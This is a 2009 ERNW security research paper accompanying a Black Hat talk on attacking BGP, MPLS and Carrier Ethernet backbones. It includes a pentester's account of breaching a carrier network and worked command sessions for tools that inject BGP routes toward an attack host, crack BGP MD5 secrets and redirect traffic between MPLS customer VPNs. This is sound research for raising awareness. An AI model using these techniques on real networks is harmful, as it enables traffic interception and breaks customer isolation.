ERNW
Living Security.

All Your Packets Are Belong to Us

–

Attacking Backbone Technologies

Classification:	**Public**
Version:	0.9 (DRAFT)
Author(s):	Daniel Mende, Enno Rey, Michael Schaefer
Date:	2009 Mar 27

ERNW Living Security.

1 TABLE OF CONTENTS

2 INTRODUCTION

This paper discusses several technologies mainly used in carrier (backbone) networks, their trust models and attacks that can be performed once this trust model is broken (which usually occurs when attacker has somehow gotten access to a backbone network). It is mainly meant to be an accompanying paper to our talk at Black Hat Europe 2009 so it is assumed the reader had a chance to follow the talk, either at the conference itself or on video.

After some reflections on trust models, carrier security and risk management we will cover BGP, MPLS and Carrier Ethernet. In each of those sections an overview of the protocol/technology will be given, together with a security discussion and a presentation of the tools released at Black Hat Europe 2009.

3 A NOTE ON TRUST (MODELS)

Despite (or maybe due to) being a apparantly essential part of human nature and a fundamental factor of our relationships and societies there is no single, concise definition of "trust". Quite some researchers discussing trust related topics do not define the term at all[1] and presume some "natural language" understanding. This is even more true in papers in the area of computer science and related fields.

An approach frequently used in the computer science context is the one the italian sociologist Diego Gambetta published in his paper "Can we trust trust?" in the collection *Trust: Making and Breaking Cooperative Relations* edited by himself[2]. He defines that

> "trust (or, symmetrically, distrust) is a particular level of the subjective probability with which an agent assesses that another agent or group of agents will perform a particular action, both *before* he can monitor such action (or independently of his capacity ever to be able to monitor it) *and* in a context in which it affects *his own* action." [emphases by Gambetta].

For the purpose of this paper several aspects of this definition (and the whole essay) are particularly useful:

- it's about some kind of relationship between "agents" where this relationship serves to build cooperation.
- there is a dynamic component in it where "agents perform actions".
- the behaviour of the trustor is affected.

Now reflecting on network protocols and technologies reminds us that the action that one node in a network takes (or refrains from) might highly depend on the action another node performs.

---

[1] *Probably the most prominent is Ken Thompson's famous paper on "Trusting Trust" where no definition is given at all. (http://www.ece.cmu.edu/~ganger/712.fall02/papers/p761-thompson.pdf).*

[2] Gambetta, D. (1988). Can We Trust Trust? Trust: Making and Breaking Cooperative Relations. D. Gambetta, Blackwell Publishers: 213-237. Can be accessed online at: http://citeseerx.ist.psu.edu/viewdoc/download;jsessionid=76D4ABA254F606DECDFA70E650B6730A?doi=10.1.1.24.5695&rep=rep1&type=pdf

4 A NOTE ON SECURITY IN CARRIER SPACE

Given the authors have been performing various projects in carrier space we tend to be a bit sceptic about the assumption of a "trusted core" that is inherent to some of the technologies discussed in this paper. Suffice to say that security of these networks highly depends on operational practice (even more than in typical corporate network environments) and that, well, it *may* happen human errors occur and lead to (purely hypothetical, of course) security breaches.

Please note that we do not state that carrier networks are per se insecure. The reader should just not totally exclude the possibility of security incidents in this space...

To give the reader an idea about what can go wrong some notes from a private communication on a pentest in a Tier-1 carrier network in some part of the world follow:

```
> I got LAN access via a wireless access point that was only doing MAC
> filtering...oops...but they would have given me LAN access either
> way...and it's easy to tailgate through physical access I tested
> that...once you plug in it's DHCP all the way...
>
> I took the Solaris NMS box with an old sadmind vulnerability...so a
> quick MetaSploit later and I had a root shell...unfortunately this
> box was only for monitoring not for configuration...didn't get a
> whole lot out of this...and the shadow file hashes are still
> cracking :(
>
> I took the admin jump box via a combination of issues - through a
> web app running on the box I got limited command execution as
> nobody...but I managed to see the /etc/password and /tftpboot and
> /tmp..which led me to the RANCID box...
>
> I also managed to get a shell on this box through a weak password
> for one of the users from the passwd file - this is the only host
> which can access the core devices through the ACL's so this was
> important...
>
> I found a file in /tftpboot that an admin had written with SNMP
> communities in it...so that was another option...
>
> I took the RANCID box with password reuse for the account I had on
> the jump box and pulled router configs off there - in the configs I
> found and decrypted the Cisco 7 vty password...then trying this same
> password as the enable password gave me luck...and I had enable on
> one of the PE hosts. From then on it was clean going for the rest...
>


> What is interesting though is that generally things were tight...MD5
> for protocol exchanges...even protected LDP exchanges...I could get
> nothing from an Internet perspective or a CE perspective.
>
> Funny also, the admin jump host mostly enforces SSH login via
authorized keys...but the account I took was one that had been created
> and not yet used / configured...and they allow password-based SSH
> for emergency maintenance...
```

5 A NOTE ON RISK ASSESSMENT

The definitions of risk according to ISO 73:2002 ("Combination of the probability of an event and its consequence“) and ISO 27005 (where risk "is measured in terms of a combination of the likelihood of an event and its consequence") imply that there are at least two[3] parameters to be considered when evaluating the associated risk of a given threat: the probability of an event ("how likely is this going to happen") and the impact ("what's the potential damage if it happens"). We understand that quite some readers might state "we fully trust our carrier[s]" or "one must trust one's carrier anyway" and these are valid standpoints. We just want to point out that in the unlikely event of an attacker getting - by some kind of voodoo - access to a backbone the consequences might be desastrous.

It is completely legitimate to assess the risk of the threat "large-scale traffic interception" as a - like we call it - "1-5 risk"[4]. Still there might be some need to manage those risks somehow and the intent of this paper is mainly to rise the readers' awareness this risk might be one to "have on the list".

6 BGP

The *Border Gateway Protocol* (BGP, most important RFC is number 1771 on BGP v4, dating from march 1995) takes care of interconnecting the internet's participating networks and provides dynamic pathfinding mechanisms by means of exchanging topology information. Devices implementing BGP to route packets on the basis of this routing information and are called BGP routers. BGP speaking routers with a direct relationship are considered as BGP *neighbors* or *peers*.

6.1 Trust Model

As BGP uses a TCP based communication channel (which inherently does not work via multicast messages, in contrast to many other routing protocols) the BGP peer usually have to be kind-of preconfigured by human operators. This might provide additional trust and security in the first place, still it makes quite some parts of the BGP based internet infrastructure susceptible to human error (AS 7007 incident in the late 90s or YouTube/Pakistan incident in 2008) or to attacks by operator personnel (see for example Kapela's/Pilosov's presentation at DefCon 2008).

6.2 Security Controls inherent to protocol

In order to protect the TCP based communication BGP relies on the TCP MD5 Signature Option which has been defined in RFC 2385. This option makes use of the Message Digest 5 (MD5) algorithm. The MD5 Signature Option extends TCP in a way which allows to carry digest messages within TCP segments. To calculate the digest messages, additional information are utilized, which in this case can be understood as a kind of passphrase.

---

[3] *Usually we like to add a third component ("vulnerability") to the game which conforms to the kind-of suggested approach of ISO 27005.*

[4] *Our risk assessment approach usually is a qualitative one operating with a scale of 1 ("very low" [probability/impact]) to 5 ("very high") where a "1-5 risk" is one that has a very low probability of the event happening but a quite high impact once it happens (like for example – in most part of the world – an earthquake).*

6.3 Nasty things that can happen once trust model is violated

see below

6.4 Attacks & Tools

6.4.1 bgp_cli

bgp_cli is a universal BGP Command Line Interface written in python. It implements the most common used BGP packet and data types and can be used to establish a connection to a BGP speaking peer. Once a connection is established, the tool starts a background thread which sends keep alive packages to hold the connection established and the published routes valid. To publish BGP routing information the CLI provides built-in data types which can be merged to the appropriated update statement. Once an update statement is set up it can be send once or multiple times to the connected peer. It is possible to use kernel based MD5 authentication, as described in RFC2385. It is also possible to brute force the used MD5 authentication key.

6.4.1.1 An example for injecting IPv4 routing information

The peer is a Cisco 3750ME with a (pre-attack) routing table looking like this:

```
PE1_3750me#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/29 is subnetted, 1 subnets
C       10.0.0.0 is directly connected, FastEthernet1/0/11
     192.168.1.0/32 is subnetted, 1 subnets
C       192.168.1.1 is directly connected, Loopback0
PE1_3750me#
```

bgp_cli is then used to inject IPv4 routing information:

```
greif@sleipnir ~/bgp_cli/trunk/src $ PYTHONPATH=./tcpmd5/ python bgp_cli.py
BGP_CLI v0.1.6 by Daniel Mende - dmende@ernw.de
BGP_CLI>
BGP_CLI> session 2 8
Session created
BGP_CLI> connect 10.0.0.1
Connected
Keepalive thread started
BGP_CLI> self.msg = bgp_update([], [bgp_path_attr_origin(0), bgp_path_attr_as_pa
th([bgp_as_path_segment(2, [2])]), bgp_path_attr_next_hop("10.0.0.2")], [bgp_nlr
i(24,"192.168.233.0")])
BGP_CLI> update
Update sent
BGP_CLI>
```

The first step is to set up a session in this example with the command ‘session 2 8’ which means we are using the autonomous system number 2 for our peer and a hold timer of 8 seconds. Once the session is created we can connect to the target host, which in this example is the host with the IP address 10.0.0.1. This is done by calling ‘connect 10.0.0.1’. If the bgp_cli is able to establish the connection, a background keep alive thread is started, which sends an BGP keep alive packet every hold time / 4 seconds. The next command assigns the BGP update packet to the local variable self.msg. With this command we can define, which routing information to publish to the connected host. In the example case we build up a RFC1771 IPv4 routing BGP update packet which says we are announcing the network 192.168.233.0/24 and traffic for this network should be forwarded to the IP address 10.0.0.2 which is our attack host. In the end we send the prepared update packet out by calling ‘update’.

After publishing the routing information, the router's routing table looks like this:

```
00:07:17: %BGP-5-ADJCHANGE: neighbor 10.0.0.2 Up
PE1_3750me#
PE1_3750me#
PE1_3750me#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/29 is subnetted, 1 subnets
C       10.0.0.0 is directly connected, FastEthernet1/0/11
B    192.168.233.0/24 [20/0] via 10.0.0.2, 00:00:07
     192.168.1.0/32 is subnetted, 1 subnets
C       192.168.1.1 is directly connected, Loopback0
PE1_3750me#
```

So we injected a route to the network 192.168.233.0/24 which, in this case, directs all matching traffic to our (attack) host.

6.4.1.2 Injection of MP-BGP route

The second example shows how to inject MPLS-VPN routing information (as described in RFC4364) into a MPLS Provider Edge router.

The peer again is a Cisco 3750ME with a MPLS-VPN virtual routing and forwarding table associated with the customer 'RED':

```
PE1_3750me#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

B    192.168.113.0/24 [200/0] via 192.168.1.2, 00:46:42
C    192.168.112.0/24 is directly connected, Vlan120
```

bgp_cli is then used to inject the MPLS-VPN routing information:

```
greif@sleipnir ~/bgp_cli/trunk/src $ PYTHONPATH=./tcpmd5/ python bgp_cli.py
BGP_CLI v0.1.6 by Daniel Mende - dmende@ernw.de
BGP_CLI>
BGP_CLI>
BGP_CLI> self.parameters = [bgp_capability_mp(1, 128), bgp_capability_mp(1, 1),
bgp_capability(bgp_capability.CAPABILITS_ROUTE_REFRESH_1), bgp_capability(bgp_ca
pability.CAPABILITS_ROUTE_REFRESH_2)]
BGP_CLI> session 1 8
Session created
BGP_CLI> connect 10.10.10.1
Connected
Keepalive thread started
BGP_CLI> self.msg = bgp_update([], [bgp_path_attr_origin(0), bgp_path_attr_as_pa
th([]), bgp_path_attr_multi_exit_disc(0), bgp_path_attr_local_pref(100), bgp_pat
h_attr_extended_communities([bgp_extended_community("two-octed", 0x00, 0x02, 100
, 0)]), bgp_path_attr_mp_reach_nlri("ipv4-mpls", "0:0:10.10.10.10", [], [bgp_mp_
rfc3107_nlri(120, "34", "100:0:192.168.113.111")])], [])
BGP_CLI> update
Update sent
BGP_CLI>
```

Before setting up the session we need to overwrite the default session parameters with our custom BGP capabilities. This is done by setting the self.parameters variable. Next the session is created with the command 'session 1 8' which says we are announcing AS 1 und use a hold timer of 8 seconds. Once the session is created we can connect to the target host, which in this example is the host with the IP address 10.10.10.1. This is done by calling 'connect 10.10.10.1'. If the bgp_cli is able to

establish the connection, a background keep alive thread is started, which sends an BGP keep alive packet every hold time / 4 seconds. The next command assigns the BGP update packet to the local variable self.msg. With this command we can define, which routing information to publish to the connected host. In the example case we build up a RFC4364 Multi-Protocol-BGP update packet, which says we are announcing the network 192.168.113.111/32 with the route distinguisher 100:0, which should be forwarded to the next hop 10.10.10.10. In the end we send the prepared update packet out by calling 'update'.

After publishing the routing information, the routers virtual routing and forwarding table for the customer 'RED' looks like this:

```
PE1_3750me#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     192.168.113.0/24 is variably subnetted, 2 subnets, 2 masks
B       192.168.113.0/24 [200/0] via 192.168.1.2, 00:01:30
B       192.168.113.111/32 [200/0] via 10.10.10.10, 00:00:00
C    192.168.112.0/24 is directly connected, Vlan120
```

One can see the new route for the host 192.168.113.111 pointing to our attack host (10.10.10.10).

6.5 bgp_md5crack

The bgp_md5crack tool is used for cracking a secret used for RFC2385 based packet signing and authentication. It is designed for offline cracking, means to work on a sniffed, correct signed packet. This packet can either be directly sniffed of the wire or be provided in a pcap file. The cracking can be done in two modes first with a dictionary attack, in this case an additional wordlist is needed, or second without a dictionary in real brute force mode. If the real brute force mode is chosen the tool can enumerate either alphanumeric characters, or the whole printable ASCII space.

6.5.1.1 An example secret crack

```
sleipnir trunk # ./bgp_md5crack -w wordlist.txt -f ../../bgp_md5_syn.pcap
bgp_md5crack version 0.1.4      by Daniel Mende - dmende@ernw.de
Found password 'SeCreT' for connection: 10.0.0.1 -> 10.0.0.3
after 3917116 tries in 11.84 sec
No more packages found
```

7 MPLS

7.1 Technology Overview

Multiprotocol Label Switching is a technology specified in RFC 3031 (amongst others), whose main purpose is to forward packets based on so-called labels. Initially it was developed to avoid inefficient traditional IP Routing (routing each packet by means of it's destination address and the usage of routing tables). MPLS is forwarding packets by using *labels*. Therefore a 32 bit long item will be added to the packet header. These 32 bits mainly consist of the 20 bit long *tag* (the label, that is the basis for the forwarding decision) and three more fields (e.g a *time-to-live* field). The labels and their "meaning" are negotiated by two neighboring routers by the usage of a protocol (mostly *Label Distribution Protocol*, LDP). Due to the adjustment of neighboring devices a central mechanism for the label management can be avoided.

"MPLS VPNs" is an independent, label-based technology with its own terminology (mainly described in RFC 4364). This technology is often compared to frame relay and ATM, because on a shared network infrastructure separated paths are established, transporting some customers' VPNs traffic. As for the terminology one must differentiate here between the provider network (P-Network) using MPLS and the customer network[s] (C-Network) accessing a corresponding service but not involved in any labeling. The transition points between customer and provider are called PE-Devices (Provider Edge) on the provider's side and a CE-Devices (Customer Edge) on the customer side. Usually a PE is serving multiple customers and for this reason not only maintains a "normal" routing table (here also called *global* routing table) but also maintains VPN specific routing tables, so called *Virtual Routing and Forwarding* Instances (VRFs) for each VPN. The PEs connecting the customers are sharing information about which net (prefix) is served by which customer, using *Multiprotocol BGP* (MP-BGP), an extended variant of the *Border Gateway Protocol* (see above). The respective transmitted information is expressing sth like: "Thru me (PE) with some given label it is possible to reach this or that prefix (net) of this or that customer".




Figure 1: Routing exchange with MP-BGP

The VPN functionality can be summarized like the following:

Every prefix of a Customer-VPN is getting a label assigned by a PE-Router. A triple containing *Route Distinguisher*, net prefix and label, is then propagated by the PE to peering PEs, by MP-BGP.

Assuming that no filtering of routing information (using so-called Route Targets) is taking place, every PE knows which net is reachable by which customer thru which PE-Device and which labels have to be used.

Now, once a PE receives a packet of a customer device, this packet is equipped with at least two labels and forwarded. One label identifies to which other PE the packet should be transmitted and the other one is specifying to which customer network the packet belongs to. So, in short, the whole VPN functionality is implemented by the use of labels.

7.2 Trust Model

The whole "core" (that is devices participating in label distribution and MP-BGP) is assumed to be trusted.

7.3 Security Controls inherent to technology

none

7.4 Nasty things that can happen once trust model is violated

see below


7.5 Attacks & Tools

7.5.1 mpls_redirect

mpls_redirect is a tool for relabeling specified MPLS traffic with a given label. This can be used to manipulate the transport label and change the destination of the packet, or to redirect traffic into another MPLS-VPN. The tool needs to know on which interface to listen for traffic and where to inject the relabeled packets. The label for the incoming traffic has to be defined, as well as the new label the packet should become. It is possible to apply a tcpdump filter if the tool should only redirect some special kind of traffic. Last but not least one can define which label in the label stack should be modified.

7.5.1.1 Example of bi-directional MPLS-VPN traffic redirection

The setup for this example looks like this:



The attacker is in a Man-in-the-Middle situation inside the data path between Provider Edge 1 and Provider Edge 2 in the MPLS backbone.

On PE1 the label association for the both MPLS-VPNs looks like this:

```
PE1_3750me#sh bgp vpnv4 unicast all labels
   Network          Next Hop      In label/Out label
Route Distinguisher: 100:0 (RED)
   192.168.112.0    0.0.0.0         21/nolabel(RED)
   192.168.113.0    192.168.1.2     nolabel/18
Route Distinguisher: 200:0 (GREEN)
   192.168.112.0    0.0.0.0         22/nolabel(GREEN)
   192.168.113.0    192.168.1.2     nolabel/19

PE1_3750me#
```

Which means outgoing traffic for customer RED's location 2 is tagged with the MPLS label 18. In the other direction, traffic tagged with MPLS label 21 is sent out to customers RED's location 1. The same for customer GREEN, outgoing traffic for location 2 is tagged with label 19, incoming traffic with label 22 is sent out to location 1. Both customers use the same IP address space for the two locations, which is possible, as we got a logical separation in the routing of each customer.

Lets further assume we got a client with the IP address 192.168.113.100 connected to customer GREEN's location 2. So it's possible to ping this client from PE1 in the context of customer GREEN. We need to specify the virtual routing and forwarding context of customer GREEN to use the customer's specific routing table. If we run the same command in the context of customer RED, no response will be visible:

```
PE1_3750me#ping vrf GREEN 192.168.113.100

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.113.100, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/9 ms
PE1_3750me#ping vrf RED 192.168.113.100

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.113.100, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
PE1_3750me#
```

Next the attacker starts to redirect traffic from PE1 to PE2 in the backbone from customer RED's MPLS-VPN to customer GREEN's MPLS-VPN by using one instance of the mpls_redirect tool like this:

```
sleipnir trunk # ./mpls_redirect -v -i br0 -o br0 -I 22 -O 21
mpls_redirect version v0.1.2    by Daniel Mende - dmende@ernw.de
Capturing on device br0
Injecting on device br0
Redirecting to MPLS label 21
.*..*..*..*..*...*...*...*...*...*
```

And the attacker starts to redirect traffic from PE2 to PE1 in the backbone from customer GREEN's MPLS-VPN to customer RED's MPLS-VPN by using another instance of the mpls_redirect tool like this:

```
sleipnir trunk # ./mpls_redirect -v -i br0 -o br0 -I 18 -O 19
mpls_redirect version v0.1.2    by Daniel Mende - dmende@ernw.de
Capturing on device br0
Injecting on device br0
Redirecting to MPLS label 19
..............*...*...*...*...*..
```

Once the redirection is in place it is possible to ping our assumed host from both, customer RED's and customer GREEN's context:

```
PE1_3750me#ping vrf GREEN 192.168.113.100

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.113.100, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/8 ms
PE1_3750me#ping vrf RED 192.168.113.100

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.113.100, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/9 ms
```

8 CARRIER ETHERNET

8.1 Technology Overview

Carriers are increasingly offering services that provide end-to-end Ethernet connectivity across world wide (mostly MPLS based) backbones. These services are often called something like “Carrier Ethernet Services” or “International Ethernet VPN”. However enterprises know Ethernet predominantly as a LAN technology where all user data is multiplexed over the network with limited separation or isolation. Furthermore, the consequences of the subsequent possible merger of Layer2 and Layer3 networks might impose a whole new class of security risks that seem not too well understood, neither in carrier space nor in enterprise environments.

It should be noted that several scenarios must be distinguished when talking about “Ethernet in Carrier Space”.

First Ethernet may only be used as a *medium* (as opposed to a *service*) to access the carrier cloud (comparable to E1/T1, E3/T3, ATM, POS lines and the like) and “terminating” this line there’s a carrier managed L3 device providing an Ethernet interface that supplies the site’s uplink connection (either to the Internet, either to a VPN cloud). Cases of such mere *Ethernet access*[5] are not considered in this document, given there’s a carrier supplied CPE that constitutes a L3 boundary between the local network and the carrier’s RED (untrusted) network.

If the carrier product is intended to offer *end-to-end Ethernet connectivity* (as a service) and marketed within the “VPN product” space, the security aspects depend highly on the type of CE connecting a site and on the type of device that’s sitting next to that CE (i.e. between the CE and the site’s local network).

In case the CE is a Layer3 device (a router) – which usually does not happen with “Metro Ethernet” – there’s practically no difference to “MPLS Layer3 VPNs” as discussed above. In case the CE is a Layer2 device (a switch) – which should apply to most “Carrier Ethernet Products” in the sense of this document – the device “behind it” (looking from the cloud) plays an essential role for the scenario’s security. It this device is a router, this breaks the *end-to-end Ethernet domain* and induces a Layer3 boundary. The resulting scenario can thus be regarded as the “own CE in Layer3 MPLS VPN” case which is discussed above.

If this next-to-CE-device is a Layer2 device (switch) and subsequently “real end-to-end Ethernet”[6] between the connected sites may be implemented, the security must be handled carefully. Unforeseen protocol behaviour may arise and the overall security may heavily depend on the concrete configuration of the (carrier managed) CE. This scenario is the main focus of the discussion that follows. Technology Overview


This section gives an overview of the technologies behind the carrier services and their implementation details.

[5] *This should apply to most carrier products of the FTTx or xDSL type offering cheap physical Ethernet lines as uplink connection, physically provided by means of some “plastic CPE”.*

[6] *Please note discussion on “full vs. partial transparency” below.*

8.2 Metro Ethernet

"Metro Ethernet" is more of a collective term for several technologies providing Ethernet based access links in metropolitan areas than a well defined technology in itself (e.g. there is no "Metro Ethernet" RFC). These technologies include MPLS based ones (described below) but historically the most widely implemented variant has been *Ethernet over SONET/SDH*[7]. Depending on the specific carrier product, "Metro Ethernet" can provide Point-to-Point connections or even Point-to-Multipoint or Any-to-Any connections. The main "standard body" for Metro Ethernet is the "Metro Ethernet Forum" [MEF, metroethernetforum.org], a global industry alliance comprising more than 120 organizations including telecommunications service providers, cable operators, MSOs, network equipment, test vendors, labs and software manufacturers, semiconductors vendors and testing organizations. The MEF's main purpose is to develop "technical specifications and implementation agreements to promote interoperability and deployment of Carrier Ethernet worldwide." (quoted from MEF website).



from [1]


From an enterprise's security perspective "Metro Ethernet" links might always be treated as untrusted networks given the variety of potential technologies involved and the pure Layer2 environment that can be found in many cases. Additionally the following factors should be considered:

- The access link to the Carrier's network might be a Layer 2 device (a switch) that connects several customers (e.g. in business parks). Depending on this device's

[7] Other technologies used for "Metro Ethernet" are *Resilient Packet Rings* (RPR, IEEE 802.17) or just "Ethernet Transport" from the access layer to the backbone.

configuration there might even exist a “shared L2 infrastructure” between some (or all) of the Carrier’s customers at this site, with subsequent security problems.


- Usually a “Metro Ethernet” connection provides a fully transparent Ethernet link [see picture below] between the connected sites (in contrast to several MPLS based “Ethernet Services” where this link might not behave fully transparently).
- The MEF has published several “certifiable” specifications defining the details of different Ethernet services. These specifications (in fact a Carrier’s compliance with them) may be used to identify the details of an offered service.



8.3 EoMPLS/ATOM

Ethernet-over-MPLS (EoMPLS) is a technology where the MPLS backbone is used not to transport IP packets from one site to another (providing “Layer 3 service”) but to transport whole Ethernet frames (“Layer 2 VPN”). The signalling and labeled transport are comparable to Layer3 MPLS VPNs. Only point-to-point connectivity is provided; therefore EoMPLS does not scale very well.

